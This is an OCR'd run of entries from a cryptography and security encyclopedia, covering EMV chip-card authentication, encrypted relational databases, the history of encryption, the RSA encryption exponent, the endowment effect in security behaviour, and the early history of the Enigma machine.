Terminal selection of card application to use
Initiate Application Processing
Read Application Data
Processing Restrictions
Offline Data Authentication
Cardholder Verification
Terminal and Card Risk Management
Card-terminal decision
Offline Approve
Online Authorization to Issuer
Offline Decline
Online Response from Issuer
Issuer Authentication
Issuer to Card Script Processing

EMV, Fig. 1 EMV transaction flow


Offline Data Authentication (Offline CAM)

EMV supports three different offline data authentication methods: static data authentication (SDA), dynamic data authentication (DDA) and combined DDA/application cryptogram generation (CDA). These methods allow the terminal rather than the issuer to authenticate the card and card data.

- With SDA, the terminal verifies a static *signature* (i.e., the same for every transaction) of card data signed by the issuer private key in order to assure that this data has not been altered.
- With DDA the terminal verifies a dynamic signature (i.e., different for each transaction based on a random challenge from the terminal and dynamic card data) generated by the card using its private key, in order to assure that the card is not counterfeit and that the card data has not been altered.
- With CDA the card generates a dynamic signature of transaction data including the online cryptogram, in order to provide the protection of DDA while also assuring that important data going between the card and terminal has not been altered.


All of these methods use RSA public key cryptography. In the EMV environment, the payment system acts as a certification authority and creates issuer public key certificates by signing each issuer's public keys. Issuers act as certification authorities and create ICC public key certificates by signing each card's ICC public key. The payment systems' CA public keys are distributed by the acquirer to the terminals for verifying issuer certificates, thereby yielding trusted copies of issuers' public keys, used in turn to verify ICC public keys. These public key processes use RSA with SHA-1 used for hashing.

For SDA, the issuer pre-signs card-unique static data to allow detection of alteration of the data after personalization. Figure 2 illustrates the relationship between the cryptographic keys for SDA.



EMV, Fig. 2 Relationship between cryptographic keys for SDA

For both DDA and CDA, the issuer personalizes the chip card with a certified private RSA key unique to the chip card. Figure 3 illustrates the relationship between the cryptographic keys for DDA and CDA.



EMV, Fig. 3 Relationship between cryptographic keys for DDA and CDA

Online Card Authentication

For transactions that go online to the issuer for approval, EMV uses online authentication methods to validate the card to the issuer and the issuer to the card as well as to prove the authenticity of received data.

- With Online Card Authentication the issuer's online system validates a cryptogram called an ARQC (authorisation request cryptogram) that is generated by the card from important transaction data using its unique secret key to show that the card is not counterfeit and that the data has not been altered.
- With online issuer authentication, the card validates an issuer-generated cryptogram called an ARPC (authorisation response cryptogram) to assure that the authorization response came unaltered from the valid issuer. The card can require successful issuer authentication to perform internal card management functions such as the reset of offline counters.
- The issuer can optionally send script updates to the card to update certain card data. This allows the issuer to block or unblock the card, change the PIN, and alter card risk management parameters. Script commands are protected using symmetric cryptography ensuring integrity and confidentiality, as appropriate.
- For approved transactions, the terminal sends a cryptogram generated by the card with the clearing information for verification by the issuer as evidence of the validity of the completed transaction.

All of the cryptograms mentioned above are dynamically generated by the chip card or the issuer using symmetric cryptography employing unique card-level keys derived from a master key located at the issuer. Traditionally, the symmetric cryptography method used is 2-key triple DES although use of AES (advanced encryption standard) is also permitted.

Cardholder Verification Method

Cardholder verification is used to reduce lost and stolen card fraud. With magnetic stripe, the cardholder verification methods can be online PIN, signature, or no CVM required. The introduction of chip cards allows issuers to choose whether their cards support online PIN or offline PIN verification (Personal Identification Number). With online PIN the PIN entered by the cardholder is encrypted and sent over the network to the issuer for verification as can be done with magnetic stripe transactions.

With offline PIN verification, the PIN entered by the cardholder is sent from the PIN pad to the card for verification. To perform offline PIN verification, the card must securely store a reference copy of the cardholder's PIN.

EMV specifies two methods for offline PIN verification: plaintext and enciphered.

- With offline plaintext PIN verification, the card receives the PIN in the clear from the terminal.
- For offline enciphered PIN verification, the terminal encrypts the cardholder-entered PIN and a challenge from the card using a randomized RSA encryption method and the card's public key. Upon receiving the encrypted PIN, the card decrypts it using its corresponding private key.

Terminal and Card Risk Management

The decision for offline or online authorization for a given chip card transaction is based on the results of offline card authentication, cardholder verification, and the outcome of card and terminal risk management consisting of:

- Floor limit checking where merchant terminals request an online authorization when the transaction value exceeds a terminal-based floor limit value.
- Random transaction selection by the terminal ensuring that transactions go online periodically regardless of the transaction value.
- Velocity checking where the card tracks the number and cumulative value of transactions processed offline and requires an online authorization when one of these values exceeds the issuer-set thresholds for offline transactions.

Approved Algorithms

The double-length key triple DES encipherment algorithm (see ISO/IEC 18033-3 (ISO/IEC 18033-3)) is an approved cryptographic algorithm to be used for encipherment (using ECB or CBC as specified in ISO/IEC 10116 (ISO/IEC 10116)) and MACing. The approved MAC mechanisms for use with triple DES are Algorithms 1 and 3 of ISO/IEC 9797-1 (ISO/IEC 9797-

1). Single DES (Data Encryption Standard) is only approved for use with Algorithm 3 (triple DES applied to the last block).

The AES block cipher algorithm (see ISO/IEC 18033-3 (ISO/IEC 18033-3)) has now also been approved as an option for securing communications between issuers and their EMV cards. MACing using AES is according to NIST (NIST SP 800-38B).

The digital signature scheme uses Scheme 1 of ISO/IEC 9796-2 (ISO/IEC 9796-2) (RSA Digital Signature Scheme) and offline PIN encryption uses the RSA transform as defined in ISO/IEC 18033-2 (ISO/IEC 18033-2).

The approved algorithm for hashing is SHA-1 as specified in ISO/IEC 10118-3 (ISO/IEC 10118-3).

Cross-References

AES
Authentication
Encryption
Mandatory Access Control (MAC) Policies
Personal Identification Number (PIN)
Triple-DES

Recommended Reading

EMV (2008) Integrated circuit card specification for payment systems, version 4.2

ISO/IEC 10116. Information technology—security techniques, modes of operations for an *n*-bit block cipher

ISO/IEC 10118-3. Information technology—security techniques, hash-functions—part 3: dedicated hash-functions

ISO/IEC 18033-2. Information technology—security techniques, encryption algorithms—part 2: asymmetric ciphers

ISO/IEC 18033-3. Information technology—security techniques, encryption algorithms—part 3: block ciphers

ISO/IEC 9796-2. Information technology—security techniques, digital signature schemes giving message recovery—part 2: integer factorization based mechanisms

ISO/IEC 9797-1. Information technology—security techniques, message authentication codes—part 1: mechanisms using a block cipher algorithm

NIST SP 800-38B. Recommendation for block cipher modes of operation: the CMAC mode for authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300318

Encapsulation

GPRS Tunneling Protocol (GTP)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300319

Encoding

Masking Countermeasure

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300320

Encrypted Data Deduplication

Deduplication of Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300321

Encrypted Data Indexing

Secure Index

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300322

Encrypted Keyword Index

Secure Index

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300323

Encrypted Ranked Search

Ranked Search on Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1788

Encrypted Relational Databases

Seny Kamara[50, 51] ✉ and Tarik Moataz[51] ✉
(50) Brown University, Providence, RI, USA
(51) MongoDB, New York, NY, USA

✉ **Seny Kamara (Corresponding author)**
Email: seny.kamara@mongodb.com
Email: seny@brown.edu

✉ **Tarik Moataz**
Email: tarik.moataz@mongodb.com

Definitions

An encrypted relational database (ERDB) is a database management system (DBMS) that can operate on end-to-end encrypted data. In particular, a client encrypts its relational table, outsources it to an untrusted server, and privately queries it using (a subset of) SQL.

Background

This section discusses different approaches to design an ERDB. Each approach provides a different level of functionality, security, and efficiency.

Early attempts The first explicit ERDB construction was by Hacigümüş et al. (2002) who described a quantization-based approach which reveals the range within which an item falls. Later in Ada Popa et al. (2011), Popa, Redfield, Zeldovich, and Balakrishnan described a new ERDB construction called CryptDB based on property-preserving encryption (PPE). In particular, columns are encrypted using either deterministic encryption (Bellare et al.,

2007) or order-preserving encryption (Boldyreva et al., 2009) to support exact or range SQL queries, respectively. The advantages of using PPE primitives are that the resulting overhead of encryption is minimal and the design is legacy-friendly. In particular, CryptDB influenced the design of various academic proposals such as Cipherbase (Arasu et al., 2013) as well as commercial systems such Microsoft's SQL Server Always Encrypted (Corp, 2016) and SAP's SEEED (SAP Software Solutions, 2017). The security limitations of using PPE in the design of ERDBs were highlighted by Naveed et al. (2015).

General-purpose approaches Besides PPE, an ERDB can be also designed using general-purpose cryptographic primitives such as fully homomorphic encryption (FHE), oblivious RAM (ORAM), secure multi-party computation, garbled RAM, or functional encryption. While these approaches offer better security guarantees than PPE, they incur a high overhead either in terms of computation or communication. In particular, an FHE-based ERDB would incur at least linear computational overhead and an ORAM-based ERDB would incur poly-logarithmic communicational overhead in the size of the database.

Structurally encrypted databases Given the limited security guarantees of quantization- and PPE-based ERDBs and the current impracticality of general-purpose approaches, structurally encrypted ERDBs were proposed to provide a middle ground. Structured encryption (STE) schemes are encryption schemes that allow a client to encrypt a data structure so that it can privately query it – for more details refer Chase and Kamara (2010). The first STE-based encrypted databases were the ESPADA (Cash et al., 2014) and the Blind Seer (Pappas et al., 2014) systems which, roughly speaking, use STE to index and encrypt the columns of a relational database. They were however limited in terms of expressiveness as they did not support join operations. Later, Kamara and Moataz (2018) proposed the first STE-based construction (SPX) that could support a non-trivial subset of SQL called the SPC algebra. SPX was later improved by Kamara et al. (2020) who showed how to optimally evaluate all SPC queries. Follow-up works mainly focused on improving the complexity of SPX's join operation (Zhao et al., 2021; Cash et al., 2021; Jutla and Patranabis, 2023).

Trusted hardware While all of the approaches discussed above are algorithmic, there are several ERDB systems built using trusted execution environments (TEE) like Intel SGX (Intel Software Guard Extensions, 2023) or AMD SEV (AMD, 2023). In such a setting, the trust model is different than the approaches above because the client has to trust the trusted hardware vendors. There is a large body of work on TEE-based ERDBs with different security and efficiency guarantees such as TrustedDB (Bajaj and Sion, 2014), StealthDB (Vinayagamurthy et al., 2019), EnclaveDB (Priebe et al., 2018) to name a few. Contrary to the approaches above however, TEE-based ERDBs inherit the shortcomings of the underlying trusted hardware. In particular, most TEEs are vulnerable to side channel attacks such as the recent *Æ*PIC leak or the SGAxe attacks on Intel SGX that can, in some cases, extract the encryption keys (Borrello et al., 2022; Van Schaik et al., 2020).

Design Principles

This section discusses the main principles for designing an ERDB system. For more details, refer Zhao et al. (2021).

Security The most important design goal for an ERDB is security. In the context of encrypted databases, this amounts to minimizing the design's leakage, that is, the information that an adversary (possibly the database server) can learn about the database and/or the queries. The leakage of a scheme varies as a function of the adversarial model. It is usually the case that the stronger the model, the more leakage an adversary can learn. When designing an ERDB for a given adversarial model, it is important to verify that there are no known practical leakage attacks against the leakage profile of the proposed system.

Efficiency ERDBs have to be practical and, ideally, have a similar overhead as plaintext relational DBMSs. Practicality is measured based on various metrics such as computation, communication, storage, and number of round trips. For example, a practical ERDB should have sub-linear computation, optimal communication, single round-trips, and linear storage overhead.

Expressiveness ERDBs should support a non-trivial subset of SQL and, at a minimum, the SPC algebra.

Legacy friendliness When designing an ERDB system, it is important that the scheme requires minimal changes to existing plaintext relational DBMSs. This is crucial as existing relational DBMSs are the result of more than half a century of research and development.

Optimization friendliness Query optimization is core to any relational DBMS. An ERDB that does not support query optimization will not meet the practicality requirements.

Cross-References

Oblivious RAM (ORAM)
Searchable Symmetric Encryption
Structured Encryption

References

Ada Popa R, Redfield C, Zeldovich N, Balakrishnan H (2011) CryptDB: protecting confidentiality with encrypted query processing. In: ACM Symposium on Operating Systems Principles (SOSP), pp 85–100

AMD (2023) AMD Secure Encrypted Virtualization. https://www.amd.com/en/developer/sev.html

Arasu A, Blanas S, Eguro K, Kaushik R, Kossmann D, Ramamurthy R, Venkatesan R (2013) Orthogonal security with cipherbase. In: CIDR

Bajaj S, Sion R (2014) TrustedDB: a trusted hardware-based database with privacy and data confidentiality. IEEE Trans Knowl Data Eng 26(3):752–765

Bellare M, Boldyreva A, O'Neill A (2007) Deterministic and efficiently searchable encryption. In: Menezes A (ed) Advances in Cryptology – CRYPTO'07, Lecture Notes in Computer Science. Springer, pp 535–552

Boldyreva A, Chenette N, Lee Y, O'neill A (2009) Order-preserving symmetric encryption. In: Advances in Cryptology – EUROCRYPT 2009, pp 224–241
[MathSciNet]

Borrello P, Kogler A, Schwarzl M, Lipp M, Gruss D, Schwarz M (2022) {ÆPIC} leak: architecturally leaking uninitialized data from the microarchitecture. In: 31st USENIX Security Symposium (USENIX Security 22), pp 3917–3934

Cash D, Jaeger J, Jarecki S, Jutla C, Krawczyk H, Rosu M, Steiner M (2014) Dynamic searchable encryption in very-large databases: data structures and implementation. In: Network and Distributed System Security Symposium (NDSS'14)

Cash D, Ng R, Rivkin A (2021) Improved structured encryption for SQL databases via hybrid indexing. In: Applied Cryptography and Network Security: 19th International Conference, ACNS 2021, Kamakura, Japan, 21–24 June, 2021. Proceedings, Part II. Springer, pp 480–510

Chase M, Kamara S (2010) Structured encryption and controlled disclosure. In: Advances in Cryptology – ASIACRYPT '10, Lecture Notes in Computer Science, vol 6477. Springer, pp 577–594

Corp M (2016) Always Encrypted. https://msdn.microsoft.com/en-us/library/mt163865(v=sql.130).aspx

Hacigümüş H, Iyer B, Li C, Mehrotra S (2002) Executing SQL over encrypted data in the database-service-provider model. In: Proceedings of the 2002 ACM SIGMOD International Conference on Management of Data, pp 216–227

Intel Software Guard Extensions (2023) https://www.intel.com/content/www/us/en/developer/tools/software-guard-extensions/overview.html

Jutla C, Patranabis S (2023) Efficient searchable symmetric encryption for join queries. In: Advances in Cryptology – ASIACRYPT 2022: 28th International Conference on the Theory and Application of Cryptology and Information Security, Taipei, Taiwan, 5–9 Dec 2022. Proceedings, Part III. Springer, pp 304–333

Kamara S, Moataz T (2018) SQL on structurally-encrypted databases. In: Advances in Cryptology–ASIACRYPT 2018: 24th International Conference on the Theory and Application of Cryptology and Information Security, Brisbane, QLD, Australia, 2–6 Dec 2018. Proceedings, Part I, vol 24. Springer, pp 149–180

Kamara S, Moataz T, Zdonik S, Zhao Z (2020) Opx: An optimal relational database encryption scheme. Technical report. IACR ePrint Cryptography Archive

Naveed M, Kamara S, Wright CV (2015) Inference attacks on property-preserving encrypted databases. In: ACM Conference on Computer and Communications Security (CCS), CCS'15. ACM, pp 644–655

Pappas V, Krell F, Vo B, Kolesnikov V, Malkin T, Choi S-G, George W, Keromytis A, Bellovin S (2014) Blind seer: a scalable private DBMS. In: 2014 IEEE Symposium on Security and Privacy (SP). IEEE, pp 359–374

Priebe C, Vaswani K, Costa M (2018) EnclaveDB: A secure database using SGX. In: 2018 IEEE Symposium on Security and Privacy (SP). IEEE, pp 264–278

SAP Software Solutions (2017) SEEED. https://www.sics.se/sites/default/files/pub/andreasschaad.pdf

Van Schaik S, Kwong A, Genkin D, Yarom Y (2020) SGAxe: How SGX fails in practice

Vinayagamurthy D, Gribov A, Gorbunov S (2019) StealthDB: a scalable encrypted database with full SQL query support. PoPETs 2019(3):370–388

Zhao Z, Kamara S, Moataz T, Zdonik S (2021) Encrypted databases: from theory to systems. In: *Conference on Innovative Data Systems Research (CIDR ’21)*

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300324

Encrypted Search on Secure Enclaves

Searchable Symmetric Encryption on Trusted Execution Environments

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300325

Encryption

Credential Vaulting

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_168

Encryption – Historical Perspective

Friedrich L. Bauer[52] ✉
(52) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Editorial Note: Modern solutions are based on: symmetric encryption, (Block or Stream ciphers) and on Public-key cryptosystems

Definition

An encryption (also called *enciphering*) is a mapping of plaintext to ciphertext based on some chosen keytext. It is performed by a stepwise application of a (more or less formalized) encryption algorithm (Cryptosystem).

An *encryption step* is an encryption applied to a particular sequence of plaintext characters, using, in a way that depends on the *encryption key*, a particular *encryption rule* of an encryption algorithm.

Often *padding* is necessary to give the message the proper length as required by the encryption algorithm. With padding, one also means the filling of gaps between meaningful messages, frequently by special padding characters (called nulls). Both meaningful messages and padding characters are encrypted, thus masking the occurrence of idle times. Careless padding may corrupt some encryption systems.

A *product cipher* or *superencryption* consists of an encryption *A* applied to the result of encryption *B*; it is denoted by encryption *AB* (product of *B* and *A*).

Homophones are two or more ciphertext elements belonging to the same plaintext element.

Example

The bipartite, monographic encryption (Substitutions and Permutations and Alphabet) $(Z_{26} \to [\mathbb{Z}_{10} \backslash \{0\}]^2$ is given by:

			1	2	3	4	5	6	7	8	9
9,	6,	3	a	b	c	d	e	f	g	h	i
8,	5,	2	j	k	l	m	n	o	p	q	r
7,	4,	1	s	t	u	v	w	x	y	z	

The plaintext letter *e* has the three homophones: 95, 65, and 35. The table also defines the inverse, a unipartite, digraphic substitution $\pi(x, y) = (x^p, y^p)$ which turns out to be polyphonic.

Polyphony is an encryption that assigns to each plaintext element one out of several ciphertext elements (to be chosen arbitrarily, randomly in the best case).

Decryption or *deciphering* is the inverse operation of an encryption; it maps ciphertext to plaintext based on the (authorized) knowledge of the keytext. It may consist of several *decryption steps*.

One speaks of an *unauthorized* decryption if it takes place without authorized access to the key.

Examples of classical encryption schemes are often named after people (Cæsar, Alberti, Vigenère, Porta, Beaufort, Vernam, Polybios, and Playfair).

Cross-References

Cryptosystem
Shannon's Model

Editorial Note

Modern solutions are based on: symmetric encryption, (Block or Stream ciphers) and on Public-key cryptosystems

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_402

Encryption Exponent

Burt Kaliski[53] ✉
(53) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Public exponent

Definition

The exponent e in an RSA public key (n, e) is called the *encryption exponent*.

Cross-References

RSA Digital Signature Scheme
RSA Public-Key Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1579

Endowment Effect

Karen Renaud[54, 55] ✉
(54) Department of Computer and Information Sciences, University of Strathclyde, Glasgow, UK
(55) Department of Information Systems, Rhodes University, Grahamstown, South Africa

✉ **Karen Renaud**
Email: karen.renaud@strath.ac.uk

Synonyms

Attachment; Ownership

Definitions

The endowment effect is an emotional reaction, triggered by the suggestion that something a person owns, and is attached to, be relinquished or replaced.

Theory

As we live our lives, we accumulate possessions, engage in routines and solve problems in innovative ways. We get attached to these belongings, routines and solutions (artefacts) and feel we own them. When someone suggests that an artefact be replaced, even when the replacement is equivalent or superior, such suggestions will be rejected. They are likely to be reluctant to exchange their endowed object, for any substitute (Morewedge and Giblin, 2015).

This is caused by a triggering of the *endowment effect*, which leads people to place a higher value on artefacts they are "endowed" with (Adamowicz et al., 1993).

The endowment effect will not trigger in every person or for every artefact. There is some evidence that the effect is more likely to trigger the longer the person has "owned" something (Strahilevitz and Loewenstein, 1998).

In an ideal cybersecurity world, people would be given advice about how to behave securely, accept it and cheerfully adopt all the recommended actions. In the real world, things are a bit different, and the endowment effect deters adoption. This is especially the case where the person has engaged in existing security routines, and attempts are being made to persuade them to adopt new routines.

Renaud et al. (2019) demonstrated that the endowment effect also applies to password creation routines. There is evidence that many people have a password creation routine that they own and are attached to, and that they respond defensively when someone suggests that it is inadequate or needs to be replaced.

This means that ensuring that people know *how* to behave securely is necessary but not sufficient (Jordan et al., 1986). People may resist any attempts to persuade them to switch their current practices (Kim and Kankanhalli, 2009), and they may ignore advice that suggests otherwise (Birch and Bloom, 2007).

In these cases, the following scenario might occur: Jay comes up with an algorithm to create passwords and starts to use it. The longer Jay uses it, the more attached she becomes to it. Jay attends security training at work, and the presenter tries to convince attendees to adopt a stronger password creation routine. If the endowment effect triggers, Jay is likely to ignore such persuasive attempts and to retain her existing password creation routine. It is also likely that repetition of training and more pressing persuasive arguments will fail.

Open Problems and Future Directions

People may well also own, and feel attached, to their other favoured security routines. We know it triggers for password creation routines, but it might trigger for others too. The next step is to determine how to deliver

training in such a way that the endowment effect does not trigger. It might be that triggering of a specific emotion during security training would prevent the effect from activating (Zhang and Fishbach, 2005). Neutralizing the endowment effect might also be as simple as giving people a sense of control and respecting rather than discounting their existing routines. This is a fruitful area for future research.

Cross-References

Cybersecurity Skills
Security Nudges

References

Adamowicz WL, Bhardwaj V, Macnab B (1993) Experiments on the difference between willingness to pay and willingness to accept. Land Econ 69(4):416–427

Birch SA, Bloom P (2007) The curse of knowledge in reasoning about false beliefs. Psychol Sci 18(5): 382–386

Jordan JR, Hungerford HR, Tomera AN (1986) Effects of two residential environmental workshops on high school students. J Environ Educ 18(1):15–22

Kim HW, Kankanhalli A (2009) Investigating user resistance to information systems implementation: a status quo bias perspective. MIS Q 33(3):567–582

Morewedge CK, Giblin CE (2015) Explanations of the endowment effect: an integrative review. Trends Cogn Sci 19(6):339–348

Renaud K, Otondo B, Warkentin M (2019) “This is the way ‘I’ create my passwords”... does the endowment effect deter people from changing the way they create their passwords? Comput Secur 82:241–260

Strahilevitz MA, Loewenstein G (1998) The effect of ownership history on the valuation of objects. J Consum Res 25(3):276–289

Zhang Y, Fishbach A (2005) The role of anticipated emotions in the endowment effect. J Consum Psychol 15(4):316–324

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_504

Enigma

Arkadiusz Orłowski[56, 57] ✉
(56) Institute of Physics, Polish Academy of Sciences, Warsaw, Poland
(57) Department of Informatics, Warsaw, Poland

✉ **Arkadiusz Orłowski**
Email: orlow@ifpan.edu.pl

Definition

Enigma [Gr. αίνιγμα] is a common name for a family of rotor-based electromechanical crypto machines, playing enormous role in providing security of radio communication for various German military units during the Second World War.

Background

The first Enigma, designed by Arthur Scherbius (patent DE416219 filed 23.02.1918), after rejection from German Navy and Foreign Office, was targeted at international business community. After 1923, four versions of commercial Enigma successively appeared. Models A and B, equipped with a typewriter, were quite huge (65 × 45 × 35 cm) and heavy (about 50 kg). Models C (short-lived) and D were smaller, with a lampboard (Ger. *Lampenbrett*) instead of a typewriter, and a reflector (Ger. *Umkehrwalze*) invented by Willi Korn (patent DE460457 filed 11.03.1926). Such a reflector ensured self-reciprocity of Enigma (the same machine could be used for encryption and decryption of a message) and has become a hallmark of all subsequent versions. Similar designs were patented independently about the same time by Hugo Alexander Koch (patent

NL10700 filed 07.10.1919), Arvid Gerhard Damm (patent SW52279 filed 10.10.1919), and Edward Hugh Hebern (patent US1510441 filed 31.03.1921). In 1922, patent rights for Koch's *geheimschrijfmachine* were transferred to *Naamloze Vennootschap Ingenieursbureau Securitas*, and in 1927, resold (for 600 Dutch guilders) to *Chiffriermaschinen Aktien Gesellschaft*, a company co-founded by Scherbius in 1923.

German Navy started to experiment with Enigma in 1926 (*Funkschlussel* C). German Army introduced its version of Enigma (based on Enigma D) in 1928. A mature version named Enigma I was ready by 1932. Novel very important part of military Enigma was a plugboard (Ger. *Steckerbrett*) that significantly increased the number of its possible settings. German Navy adapted Enigma I in 1934 (*Funkschlussel* M or M1, evolving up to M4, introduced in February 1942 for *U-boot* communication). From mid-1930s, Enigma became universally used in all German armed forces (Air Forces introduced Enigma I in 1935; Military Intelligence started to regularly use a different G model of Enigma around 1936) and most military-related services. Estimated total number of various Enigma machines used in the period 1935–1945 is of the order of 100,000.

